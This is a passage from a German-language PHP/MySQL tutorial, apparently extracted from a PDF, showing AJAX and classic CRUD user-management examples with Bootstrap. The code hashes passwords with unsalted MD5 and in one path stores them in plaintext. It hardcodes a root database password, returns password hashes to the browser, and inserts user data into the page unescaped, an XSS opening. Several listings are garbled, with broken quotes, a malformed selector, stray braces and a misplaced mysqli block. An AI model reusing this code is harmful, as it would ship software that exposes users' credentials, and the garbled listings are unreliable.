labelledby="register_modal_Label1" aria-hidden="true"&gt;
  &lt;div class="modal-dialog"&gt;
    &lt;div class="modal-content"&gt;
      &lt;div class="modal-header"&gt;
        &lt;button type="button" class="close" data-dismiss="modal" aria-hidden="true"&gt;&amp;times;&lt;/button&gt;
        &lt;h4 class="modal-title"&gt;insert, find, update, delete&lt;/h4&gt;
      &lt;/div&gt;
      &lt;div class="modal-body"&gt;
        &lt;form class="contact"&gt;
          &lt;fieldset&gt;
            &lt;div class="modal-body"&gt;
              &lt;ul class="nav nav-list"&gt;
                &lt;li&gt;&lt;input id="action_in" type="hidden" name="action" value="insert"&gt;&lt;/li&gt;
                &lt;li&gt;&lt;input id="id_in" type="hidden" name="id"&gt;&lt;/li&gt;
                &lt;li class="nav-header"&gt;First Name&lt;/li&gt;
                &lt;li&gt;&lt;input id="firstname_in" class="input-xlarge" type="text" name="firstname"&gt;&lt;/li&gt;
                &lt;li class="nav-header"&gt;Second Name&lt;/li&gt;
                &lt;li&gt;&lt;input id="secondname_in" required class="input-xlarge"
                           placeholder="Mustermann" type="text" name="secondname"&gt;
                  &lt;button id="find" type="button" class="btn btn-primary btn-xs"&gt;&lt;span
                           class="glyphicon glyphicon-search"&gt;&lt;/span&gt;&lt;/button&gt;&lt;/li&gt;
                &lt;li class="nav-header"&gt;Phone Number&lt;/li&gt;
                &lt;li&gt;&lt;input id="phone_in" class="input-xlarge" type="number" name="phone"&gt;&lt;/li&gt;
                &lt;li class="nav-header"&gt;Mobile Number&lt;/li&gt;
                &lt;li&gt;&lt;input id="mobile_in" class="input-xlarge" type="number" name="mobile"&gt;&lt;/li&gt;
                &lt;li class="nav-header"&gt;Address&lt;/li&gt;
                &lt;li&gt;&lt;input id="address_in" class="input-xlarge" placeholder="Street No City Zip"
                           type="text" name="address"&gt;&lt;/li&gt;
                &lt;li class="nav-header"&gt;Email&lt;/li&gt;
                &lt;li&gt;&lt;input id="email_in" required class="input-xlarge" type="email" name="email"&gt;
                  &lt;span class="bad_input"&gt;please enter a valid e-mail address&lt;/span&gt;&lt;/li&gt;
                &lt;li class="nav-header"&gt;Password&lt;/li&gt;
                &lt;li&gt;&lt;input id="password_in" class="input-xlarge" type="password"
</pre>

```

```

        name="password">></li>
      </ul>
    </div>
  </fieldset>
</form>
</div>
<div class="modal-footer">
  <p id="feedback">
    Feedback Paragraph
  </p>
  <button id="reset" type="button" class="btn btn-primary">reset</button>
  <button id="insert" type="button" class="btn btn-primary">insert</button>
  <button id="update" type="button" class="btn btn-primary">update</button>
  <button id="delete" type="button" class="btn btn-primary">delete</button>
  <button type="button" class="btn btn-default" data-dismiss="modal">close</button>
</div>
</div>
</div>
</div>

<!-- navigation bar -->

<div class="navbar navbar-inverse navbar-fixed-top" role="navigation">
  <div class="container">
    <div class="navbar-header">
      <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
        <span class="sr-only">Toggle navigation</span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
      </button>
    </div>
    <div class="navbar-collapse collapse">
      <ul class="nav navbar-nav">
        <li><a class="navbar-brand" href="#">CRUD with AJAX</a></li>

        <li class="dropdown">
          <a href="#" class="dropdown-toggle" data-toggle="dropdown">CRUD <b class="caret"></b></a>
          <ul class="dropdown-menu">
            <li><a href="#db_operations_modal" data-toggle="modal">Database Operations</a></li>
            <li class="divider"></li>
            <li><a id="show_all" href="#">Show all</a></li>
          </ul>
        </li>
        <li><a href="#register_modal" data-toggle="modal">REGISTER</a></li>
      </ul>
    <form id="loginform" class="navbar-form navbar-right" role="form">
      <input type="hidden" name="formName" value="login">
      <div class="form-group">
        <input class=".input-sm" type="text" id="loginform_email" name="email" placeholder="Email" class="form-control">
      </div>
      <div class="form-group">
        <input class=".input-sm" type="password" id="loginform_password" name="password" placeholder="Password" class="form-control">
      </div>
    </form>
  </div>
</div>

```

```

<!-- Caution, don't use <button type=submit ...> with bootstrap and an ajax request! -->
<button type="button" id="login" class="btn btn-success btn-xs">Sign in
</button>
</form>
</div>
</div>
</div>

<!-- Main jumbotron for a primary marketing message or call to action -->
<div class="jumbotron">
<div class="container">
<h1>Hello, world!</h1>

<p>This is a template for a simple marketing or informational website. It includes a large callout called a jumbotron and 3 supporting pieces of content. Use it as a starting point to create something more unique.</p>

<p><a class="btn btn-primary btn-lg" role="button">Learn more &raquo;</a></p>
</div>
</div>

<div class="container">
<div class="row">
<div class="col-md-4">
<h2>Heading</h2>

<p>Donec id elit non mi porta gravida at eget metus. Fusce ...sed odio dui. </p>
<p><a class="btn btn-default" href="#" role="button">View details &raquo;</a></p>

<p>
<!-- Button trigger modal -->
<button class="btn btn-primary btn-lg" data-toggle="modal" data-target="#myModal">
    Launch demo modal
</button>
</p>
<p id="thanks">
    Ausgabebereich
</p>
</div>
<div class="col-md-4">
<h2>Heading</h2>

<p>Donec id elit non mi porta gravida at eget metus. Fusce dapibus, tellus ... sed odio dui. </p>
<p><a class="btn btn-default" href="#" role="button">View details &raquo;</a></p>
</div>
<div class="col-md-4">
<h2>Content</h2>

<div id="content">
<p>
    Donec sed odio dui. Cras ... risus.
</p>
</div>
</div>
</div>

```

```
<hr>

<footer>
  <p id="footerfeedback">You'll find success or failure feedback right here.</p>
  <br>
  <p>&copy; Company 2014</p>
</footer>
</div>
<!-- /container -->

<!-- Placed at the end of the document so the pages load faster -->
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>
<script src="js/bootstrap.min.js"></script>
<script src="js/eventhandler.js"></script>
</body>
</html>
```

JavaScript

eventhandler.js:

```
$(function () {

$.ajaxSetup({
    error: function (jqXHR, exception) {
        if (jqXHR.status === 0) {
            alert('Not connected.\n Verify Network.');
        } else if (jqXHR.status == 404) {
            alert('Requested page not found. [404]');
        } else if (jqXHR.status == 500) {
            alert('Internal Server Error [500].');
        } else if (exception === 'parsererror') {
            alert('Requested JSON parse failed.');
        } else if (exception === 'timeout') {
            alert('Time out error.');
        } else if (exception === 'abort') {
            alert('Ajax request aborted.');
        } else {
            alert('Uncaught Error.\n' + jqXHR.responseText);
        }
    }
});

// dialogue add, find, update, delete, reset: /////////////////////////
$("[button#insert").click(function () {
    $.ajax({
        type: "POST",
        url: "crud.php",
        data: { action: "insert",
            firstname: $("#firstname_in").val(),
            secondname: $("#secondname_in").val(),
            phone: $("#phone_in").val(),
            mobile: $("#mobile_in").val(),
            address: $("#address_in").val(),
            email: $("#email_in").val(),
            password: $("#password_in").val()
        },
        success: function (msg) {
            var obj = $.parseJSON(msg);

            if(obj.message){
                $("#footerfeedback").text(obj.message);
            } else {
                var outstr="";
                if(obj.firstnameError){
                    outstr += obj.firstnameError;
                    outstr += ' / ';
                }
                if(obj.secondnameError){
                    outstr += obj.secondnameError;
                    outstr += ' / ';
                }
                if(obj.emailError){
                    outstr += obj.emailError;
                }
            }
        }
    });
});
```

```

        $("#footerfeedback").text(outstr);
    }
}
});

$("button#update").click(function () {
$.ajax({
    type: "POST",
    url: "crud.php",
    data: { action: "update",
        id: $("#id_in").val(),
        firstname: $("#firstname_in").val(),
        secondname: $("#secondname_in").val(),
        phone: $("#phone_in").val(),
        mobile: $("#mobile_in").val(),
        address: $("#address_in").val(),
        email: $("#email_in").val()
    },
    success: function (msg) {
        //alert(msg);
        var obj = $.parseJSON(msg);

        if(obj.message){
            $("#footerfeedback").text(obj.message); // -> main view
            $("#db_operations_modal #feedback").text(obj.message); // -> dialogue
        } else {
            $("#footerfeedback").text(obj.databaseError);
            $("#db_operations_modal #feedback").text(obj.message);
        }
    }
});
});

$("button#delete").click(function () {
$.ajax({
    type: "POST",
    url: "crud.php",
    data: { action: "delete",
        id: $("#id_in").val()
    },
    success: function (msg) {
        var obj = $.parseJSON(msg);

        if(obj.message){
            $("#footerfeedback").text(obj.message);
        } else {
            $("#footerfeedback").text(obj.databaseError);
        }
    }
});
});

$("button#reset").click(function () {
$("#id_in").val("");
$("#firstname_in").val("");
$("#secondname_in").val("");
$("#phone_in").val("");

```

```

$( "#mobile_in" ).val("");
$( "#address_in" ).val("");
$( "#email_in" ).val("");
$( "#password_in" ).val("");
});

$("button#find").click(function () {
$.ajax({
  type: "GET",
  url: "crud.php",
  data: { action: "find", secondname: $("#secondname_in").val() },
  //beforeSend: function () {
    //$("#ajax-panel").html('<div class="loading">Loading..."/></div>');
  //}
  dataType: "text",
  success: function (msg) {
    var obj = $.parseJSON(msg);

    if(obj.databaseError){
      $("#footerfeedback").text(obj.databaseError);
    } else {
      $("#id_in").val(obj.id);
      $("#firstname_in").val(obj.firstname);
      $("#secondname_in").val(obj.secondname);
      $("#phone_in").val(obj.phone);
      $("#mobile_in").val(obj.mobile);
      $("#address_in").val(obj.address);
      $("#email_in").val(obj.email);
      $("#password_in").val(obj.password);
      $("#footerfeedback").text(obj.message);
    }
  }
});
});

// menu: show all /////////////////////////////////
$("a#show_all").click(function () {
$.getJSON('crud.php', { action: "getall" },function (data) {
  var table = '<table class="table table-bordered table-hover">';
  table+= '<tr><th>Firstname</th><th>Lastname</th></tr>';
  $.each(data, function (index, item) {
    table += '<tr><td>' + item.firstname + '</td><td>' + item.secondname + '</td></tr>';
  });
  table += '</table>';
  $("#content").html(table);
  $("#footerfeedback").text("show all done...");
}).fail(function (xhr) {
  $("#footerfeedback").text("show all failure");
  console.log(xhr.status);
  console.log(xhr.response);
  console.log(xhr.responseText);
  console.log(xhr.statusText);
});
});
});
});
});
```

PHP

connect_inc.php:

```
<?php
try
{
    // create PHP Data Object
    $pdo = new PDO('mysql:host=localhost;dbname=testdb', 'root', '17#ax19');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $pdo->exec('SET NAMES "utf8"');

}
catch (PDOException $e)
{
    $error = 'Unable to connect to the database server: ' . $e->getMessage();
    include 'error_inc.php';
    exit();
}
```

error_inc.php (Fehlermeldungsseite):

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Script Error</title>
</head>
<body>
    <p>
        <?php echo $error; ?>
    </p>
</body>
</html>
```

crud.php:

```
<?php  
// CRUD Requests Controller for table 'user'  
error_reporting(E_ALL);  
  
// establish database connection and create PDO-Object:  
include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/connect_inc.php';  
  
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
  
    /* case to determine which post request is being used */  
    switch ($_POST['action']) {  
        case 'insert': // INSERT *****  
  
            $valid = true;  
            $response = null;  
            $password = "  
  
            $firstnameError = "  
            $secondnameError = "  
            $emailError = "  
  
            // validate form input:  
            if (empty($_POST['firstname'])) {  
                $firstnameError = 'Please enter first name';  
                $valid = false;  
            }  
  
            if (empty($_POST['secondname'])) {  
                $secondnameError = 'Please enter second name';  
                $valid = false;  
            }  
  
            if (empty($_POST['email'])) {  
                $emailError = 'Please enter email';  
                $valid = false;  
            } elseif (!filter_var($_POST['email'], FILTER_VALIDATE_EMAIL)) {  
                $emailError = 'Please enter valid email';
```

```

$valid = false;
}

if (!empty($_POST['password'])) { //optional, not required
    $password = $_POST['password'];
}
//...

if ($valid) {
    // insert in database using a prepared statement:
    try {
        $sql = 'INSERT INTO user SET
            firstname = :firstname,
            secondname = :secondname,
            email = :email,
            password = MD5(:password)';
        $s = $pdo->prepare($sql);
        $s->bindValue(':firstname', $_POST['firstname']);
        $s->bindValue(':secondname', $_POST['secondname']);
        $s->bindValue(':email', $_POST['email']);
        $s->bindValue(':password', $password); //optional, not required
        $s->execute();
        $response = array('message' => 'insert done');
    } catch (PDOException $e) {
        $error = 'Error adding user: ' . $e->getMessage();
        $response = array('databaseError' => $error);
        $json = json_encode($response); // return json
        echo $json;
    }
    $message = 'insert done';
    $response = array('message' => $message);

} else { // input error:
    $response = array('firstnameError' => $firstnameError,
        'secondnameError' => $secondnameError,
        'emailError' => $emailError);
}
$json = json_encode($response);
echo $json;

```

```

break;

case 'update': // UPDATE *****
$response = null;
$password = "";

if (empty($_POST['id'])) {
    $response = array('message' => 'No item selected - update impossible!');
} else {

    if (!empty($_POST['password'])) { //optional, not required
        $password = $_POST['password'];
    }

}

try {
    $sql = 'UPDATE user SET
        firstname = :firstname,
        secondname = :secondname,
        email = :email,
        password = :password
        WHERE id = :id';
    $s = $pdo->prepare($sql);
    $s->bindValue(':id', $_POST['id']);
    $s->bindValue(':firstname', $_POST['firstname']);
    $s->bindValue(':secondname', $_POST['secondname']);
    $s->bindValue(':email', $_POST['email']);
    $s->bindValue(':password', $password);
    $s->execute();
} catch (PDOException $e) {
    $error = 'Error updating user: ' . $e->getMessage();
    $response = array('databaseError' => $error);
    $json = json_encode($response); // return json
    echo $json;
    exit();
}
$response = array('message' => 'update done');
}

$json = json_encode($response); // return json
echo $json;
break;

```

```

case 'delete': // DELETE *****
$response = null;
try {
    $sql = 'DELETE FROM user WHERE id = :id';
    $s = $pdo->prepare($sql);
    $s->bindValue(':id', $_POST['id']);
    $s->execute();
    $response = array('message' => 'delete done');
} catch (PDOException $e) {
    $error = 'Error deleting user: ' . $e->getMessage();
    $response = array('databaseError' => $error);
    $json = json_encode($response); // return json
    echo $json;
    exit();
}
$message = 'record deleted';
$response = array('message' => $message);
$json = json_encode($response); // return json
echo $json;
break;
}

} elseif ($_SERVER['REQUEST_METHOD'] === 'GET') {

switch ($_GET['action']) {
case 'getall': // GETALL *****
try {
    $result = $pdo->query('SELECT * FROM user');
} catch (PDOException $e) {
    $error = 'QUERY ERROR: SELECT * FROM user: ' . $e->getMessage();
    $response = array('databaseError' => $error);
    $json = json_encode($response);
    echo $json;
    exit();
}

if (empty($result)) {
    $error = 'no records found';
}

```

```

$response = array('databaseError' => $error);
}

$users = array();

foreach ($result as $row) {
    $users[] = array('id' => $row['id'],
                    'firstname' => $row['firstname'],
                    'secondname' => $row['secondname'],
                    'email' => $row['email'],
                    'password' => $row['password']);
}

$json = json_encode($users);
echo $json;
break;

case 'find': // FIND (GET) ****
*****
```

```

$response = null;

try {
    // prevent sql injection by using a prepared statement:
    $s = $pdo->prepare('SELECT id, firstname, secondname, email, password FROM user WHERE
                        secondname = :secondname');
    $s->bindValue(':secondname', $_GET['secondname']);
    $s->execute();
} catch (PDOException $e) {
    $error = 'QUERY ERROR: Select with secondname ' . $e->getMessage();
    $response = array('databaseError' => $error);
    $json = json_encode($response);
    echo $json;
    exit();
}

$row = $s->fetch(); // secondname is unique!
```

```

if (!$row) {
    $error = 'no record found for this second name: ' . $_GET['secondname'];
    $response = array('databaseError' => $error);
```

```
    } else {
        $response = array('id' => $row['id'],
                         'firstname' => $row['firstname'],
                         'secondname' => $row['secondname'],
                         'email' => $row['email'],
                         'password' => $row['password'],
                         'message' => 'record found');

    }
    $json = json_encode($response);
    echo $json;
    break;
}
}
```

9.2 Beispiel: CRUD mit PHP und MYSQL auf die klassische Art.

Im folgenden Beispiel kommt viel zusammen:

- Anlegen einer MySQL Datenbank u. Erzeugung einer Tabelle mit PHPMyAdmin und SQL,
- Erzeugung einer Listenansicht des Tabelleninhalts,
- Formular zur Eingabe neuer Datensätze,
- Verwendung von PHP-Includes,
- Einsatz eines einfachen Controllers,
- Formular zum Editieren vorhandener Datensätze,
- rudimentäre Password Verschlüsselung mit MD5,
- Einrückungen mit dem Gridsystem von Bootstrap.

CRUD ist ein Akronym für die Basisoperationen **C**reate (INSERT), **R**ead (SELECT), **U**pdate und **D**elete.

Das Beispiel demonstriert und erklärt absichtlich einige Tricks und Techniken, die Anfängern den Einstieg erschweren können.

1. Anlegen der Datenbank

Mit der PHP-Anwendung phpMyAdmin, die sowohl zu der XAMPP- als auch zur MAMP-Distribution gehört, lässt sich schnell eine Datenbank mit einer Tabelle anlegen. Auf der Startseite von phpMyAdmin ist der Reiter Datenbanken zu wählen. Danach kann ein Name für die Datenbank (bei diesem Beispiel testdb) vergeben werden.

Alternativ kann im SQL-Fenster das Kommando

```
CREATE DATABASE testdb
```

eingegeben und anschließend ausgeführt werden.

Mit den folgenden SQL-Befehlen kann danach eine Tabelle mit dem Namen *user* erzeugt und mit Testdaten gefüllt werden.

```
CREATE TABLE user (
    id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    firstname VARCHAR(255),
    secondname VARCHAR(255),
    email VARCHAR(255),
    UNIQUE(email),
    password CHAR(32)
) DEFAULT CHARACTER SET utf8 ENGINE=InnoDB;

INSERT INTO user (id, firstname, secondname, email, password) VALUES
(1, 'Mickey', 'Mouse', 'mickey@disney.com', MD5('1')),
(2, 'Mini', 'Mouse', 'mini@disney.com', MD5('2')),
(3, 'Donald', 'Duck', 'donald@disney.com', MD5('3'));
```

```
(4, 'Dagobert', 'Duck', 'dagobert@disney.com', MD5('4'));
```

MD5() ist eine SQL-Funktion, die hier aus dem Password einen 128-Bit-Hash-Wert berechnet. Wer diesen Wert kennt, kann nur mit erheblichem Aufwand das Password berechnen. Das setzt natürlich voraus, dass das Passwort lang genug ist, keinen eingeschränkten Zeichensatz verwendet und sich nicht durch eine Dictionary Attack ermitteln lässt.

2. Filestruktur:

Das hier beschriebene Beispiel basiert auf einigen PHP- und CSS-Dateien. Auf den Einsatz von JavaScript wird verzichtet.

Das folgende Bild zeigt eine Ansicht der Entwicklungsumgebung phpStorm, aus der sich die einfache Verzeichnisstruktur entnehmen lässt.

Die angezeigte Datei index.html bildet einen sehr einfach gehaltenen Einstiegspunkt, der sich bei Bedarf leicht erweitern lässt. Die Datei bootstrap.css ist ein Teil des Bootstrap-Downloads, der unter <http://twitter.github.io/bootstrap/> zur Verfügung steht. Die Listings aller anderen Dateien werden nachfolgend gezeigt und stehen als Downloads zur Verfügung.

The screenshot shows the PhpStorm IDE interface. The title bar says "index.html - mysqlphp01 - [/Applications/MAMP/htdocs/mysqlphp01]". The left sidebar shows the project structure under "mysqlphp01":

- css (bootstrap.css, style.css)
- includes (db_connect_inc.php, echo_error_inc.php, form_inc.php)
- sql (tables.sql)
- user (index.php, list_user_html.php, index.html)

The right panel shows the code editor for "index.html" with the following content:

```
<!DOCTYPE html>
<html lang="de">
<head>
    <meta charset="utf-8">
    <title>Main Page</title>
</head>
<body>
    <h1>Main Page</h1>
    <ul>
        <li><a href="user/">User Manager</a></li>
    </ul>
</body>
</html>
```

3. User Interface

Wenn von der trivialen Startseite abgesehen wird, gibt es nur drei verschiedene Ansichten.


Die User List, die die Datensätze der einzigen Tabelle untereinander darstellt und mit Buttons für die wesentlichen anderen Operationen anbietet.

User List (DB: testdb, Table: user)

Home

Max Mustermann	Edit	Delete
Else Immerda	Edit	Delete
Ernst Weisswasnicht	Edit	Delete
Natalia Machemit	Edit	Delete

Add




Wenn Edit gewählt wird, erscheint die folgende Ansicht:

Edit User

firstname	<input type="text" value="Ernst"/>
secondname	<input type="text" value="Weisswasnicht"/>
email	<input type="text" value="machtnix@nigendwo.de"/>
password	<input type="text"/>

Update user




Ein Klick auf den Add Button führt zu folgender Anzeige:

New User

firstname	<input type="text"/>
secondname	<input type="text"/>
email	<input type="text"/>
password	<input type="text"/>

Add user



Beide Ansichten werden durch das PHP Include File `form_inc.php` erzeugt. Für die Gestaltung der Listenübersicht ist die Datei `list_inc.php` verantwortlich.

Im Fehlerfall wird eine triviale Fehleranzeigeseite von `error_inc.php` erzeugt.

In allen Formularen wurde zugunsten der Übersichtlichkeit auf eine Validierung verzichtet, was natürlich Konsequenzen hat, die bei einer ernsthaften Anwendung nicht akzeptabel wären.

4. Include-Dateien:

Zur Vermeidung von Redundanzen lassen sich PHP-Programmteile oder auch HTML-Abschnitte in Dateien auslagern und während der Ausführung gezielt einfügen. Diese Include Files haben die File Extension `php`.

Eine derartige schnittstellenlose und damit ungetypte Strukturierung ist zwar primitiv, aber doch hilfreich, denn so kann der essentiell PHP-Code auf Dateien konzentriert werden, die nur PHP und Include-Anweisungen enthalten.

Die zugehörigen Include-Dateien enthalten dann alle notwendigen HTML-Beschreibungen, wobei bestimmte Werte durch PHP-Variablen definiert sind.

Was in Worten vielleicht etwas abstrakt erscheint, wird an dieser Beispielanwendung schnell deutlich.

Die Include-Datei `connect_inc.php` erzeugt ein PHP Data Object und baut damit eine Verbindung zum MySQL-Datenbankserver auf.

Wenn etwas schief geht, muss eine Fehleranzeige erfolgen. Der dafür benötigte HTML-Code befindet sich in der Include-Datei `error_inc.php`, die auch von anderen Programmteilen genutzt wird.

connect_inc.php:

```
<?php
try
{
    // create PHP Data Object
    $pdo = new PDO('mysql:host=localhost;dbname=testdb', 'root', '17#ax19');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $pdo->exec('SET NAMES "utf8"');
}
catch (PDOException $e)
{
    $error = 'Unable to connect to the database server: '.$e->getMessage();
    include 'error_inc.php';
    exit();
}
```

In der Include-Datei `error_inc.php` wird der Wert der PHP-Variablen `$error` integriert. Das bedeutet, dass diese Variable in der Datei `connect_inc.php` einen Wert erhalten haben muss, was im Fall einer Exception auch geschieht.

error_inc.php:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Script Error</title>
```

```
</head>
<body>
<p>
  <?php echo $error; ?>
</p>
</body>
</html>
```

5. Der Controller

Die Datei index.php ist für PHP-Anfänger eine Herausforderung, aber keine Angst, es ist halb so schlimm.

In dieser Datei werden alle Reaktionen auf die CRUD-Requests verarbeitet. Wenn diese Datei ohne spezielle Wünsche aufgerufen wird, erfolgt die Listen-Ausgabe der Tabellen-Inhalte. Wenn zu einem Eintrag ein EDIT gewünscht wurde, erfolgt die Ausgabe des entsprechenden Formulars. Ebenso, wenn ein neuer Eintrag erfolgen soll. Wenn jedoch ein hoffentlich ausgefülltes Formular empfangen wurde, so erfolgt ein entsprechender Eintrag in der Datenbank.

Kurz: Der PHP-Code in dieser Datei implementiert einen Controller. Er besteht aus einer trickreichen Fallunterscheidung und Abschnitten die Formulare erzeugen oder auswerten und Datenbankoperationen durchfhren.

Es wird empfohlen, das Listing erst einmal zur Übersicht zu lesen. Die Details werden weiter unten erklärt.

index.php:

```
<?php
// CRUD Requests Controller for table 'user'
error_reporting(E_ALL);
ini_set('display_errors', 1);

// add user ****
if (isset($_GET['add']))
{
    $pageTitle = 'New User';
    $action = 'addform';
    $firstname = "";
    $secondname = "";
    $email = "";
    $password = "";
    $id = "";
    $passwordtype='text';
    $button = 'Add user';

    include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/form_inc.php';
    exit();
}

if (isset($_GET['addform']))
{
    include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/connect_inc.php';

    try
    {
        $connection = new mysqli($host, $username, $password, $database);
        if ($connection->connect_error)
        {
            die("Connection failed: " . $connection->connect_error);
        }
        else
        {
            echo "Connected successfully";
        }
    }
    catch (Exception $e)
    {
        echo "Error: " . $e->getMessage();
    }
}
```

```

$sql = 'INSERT INTO user SET
firstname = :firstname,
secondname = :secondname,
email = :email,
password = MD5(:password)';
$s = $pdo->prepare($sql);
$s->bindValue(':firstname', $_POST['firstname']);
$s->bindValue(':secondname', $_POST['secondname']);
$s->bindValue(':email', $_POST['email']);
$s->bindValue(':password', $_POST['password']);
$s->execute();
}
catch (PDOException $e)
{
    $error = 'Error adding user: '.$e->getMessage();
    include $_SERVER['DOCUMENT_ROOT'].'/mysqlphp01/includes/error_inc.php';
    exit();
}

header('Location: .');
exit();
}

```

```

// edit user ****
if (isset($_POST['action']) and $_POST['action'] == 'Edit')
{
    include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/connect_inc.php';

    try
    {
        $sql =
            'SELECT id, firstname, secondname, email, password FROM user WHERE id = :id';
        $s = $pdo->prepare($sql);
        $s->bindValue(':id', $_POST['id']);
        $s->execute();
    }
    catch (PDOException $e)
    {
        $error = 'Error fetching details details: ' . $e->getMessage();
        include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/error_inc.php';
        exit();
    }

    $row = $s->fetch();

    $pageTitle = 'Edit User';
    $action = 'editform';
    $firstname = $row['firstname'];
    $secondname = $row['secondname'];
    $email = $row['email'];
    $password = $row['password'];
    $id = $row['id'];
    $passwordtype='hidden';
    $button = 'Update user';

    include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/form_inc.php';
    exit();
}

if (isset($_GET['editform']))
{
    include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/connect_inc.php';

    try
    {
        $sql = 'UPDATE user SET
                firstname = :firstname,
                secondname = :secondname,
                email = :email,
                password = :password
                WHERE id = :id';

```

```

$s = $pdo->prepare($sql);
$s->bindValue(':id', $_POST['id']);
$s->bindValue(':firstname', $_POST['firstname']);
$s->bindValue(':secondname', $_POST['secondname']);
$s->bindValue(':email', $_POST['email']);
$s->bindValue(':password', $_POST['password']);
$s->execute();
}
catch (PDOException $e)
{
    $error = 'Error updating user: '.$e->getMessage();
    include $_SERVER['DOCUMENT_ROOT'].'/mysqlphp01/includes/error_inc.php';
    exit();
}

header('Location: .');
exit();
}

// delete user ****
if (isset($_POST['action']) and $_POST['action'] == 'Delete')
{
    include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/connect_inc.php';

    try
    {
        $sql = 'DELETE FROM user WHERE id = :id';
        $s = $pdo->prepare($sql);
        $s->bindValue(':id', $_POST['id']);
        $s->execute();
    }
    catch (PDOException $e)
    {
        $error = 'Error deleting user: '.$e->getMessage();
        include $_SERVER['DOCUMENT_ROOT'].'/mysqlphp01/includes/error_inc.php';
        exit();
    }

    header('Location: .');
    exit();
}

// AND display user list ****
include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/connect_inc.php';

try {
    $result = $pdo->query('SELECT * FROM user');
} catch (PDOException $e) {
    $error = 'QUERY ERROR: SELECT * FROM user: '.$e->getMessage();
    include $_SERVER['DOCUMENT_ROOT'].'/mysqlphp01/includes/error_inc.php';
    exit();
}

foreach ($result as $row) {
    $user[] = array(
        'id' => $row['id'],
        'firstname' => $row['firstname'],

```

```

'secondname' => $row['secondname'],
'email' => $row['email'],
'password' => $row['password']);
}

include 'list_inc.php';

```

Eine abstrahierte Beschreibung des Controllers erleichtert den Überblick:

```

if (isset($_GET['add'])){
    prepare empty form data
    include form_inc.php';
    exit();
}

if (isset($_GET['addform'])){
    add form data in database
}

if (isset($_POST['action']) and $_POST['action'] == 'Edit') {
    get and prepare form data for selected item
    include form_inc.php';
    exit();
}

if (isset($_GET['editform'])){
    add form data in database
}

if (isset($_POST['action']) and $_POST['action'] == 'Delete'){...}

get list data from database
include 'list_inc.php';

```

Es wird empfohlen, den Ablauf systematisch zu verfolgen. Die Entwickertools vom Chrome Browser und deren Alternativen zeigen die Requests und die dabei übergebenen Daten an.

Interessant sind folgende Aspekte:

- Die Verwendung eines versteckten Eingabefelds für die id in list_inc.php. Es ist ein Trick, der hier die Arbeit mit Sessions erspart.
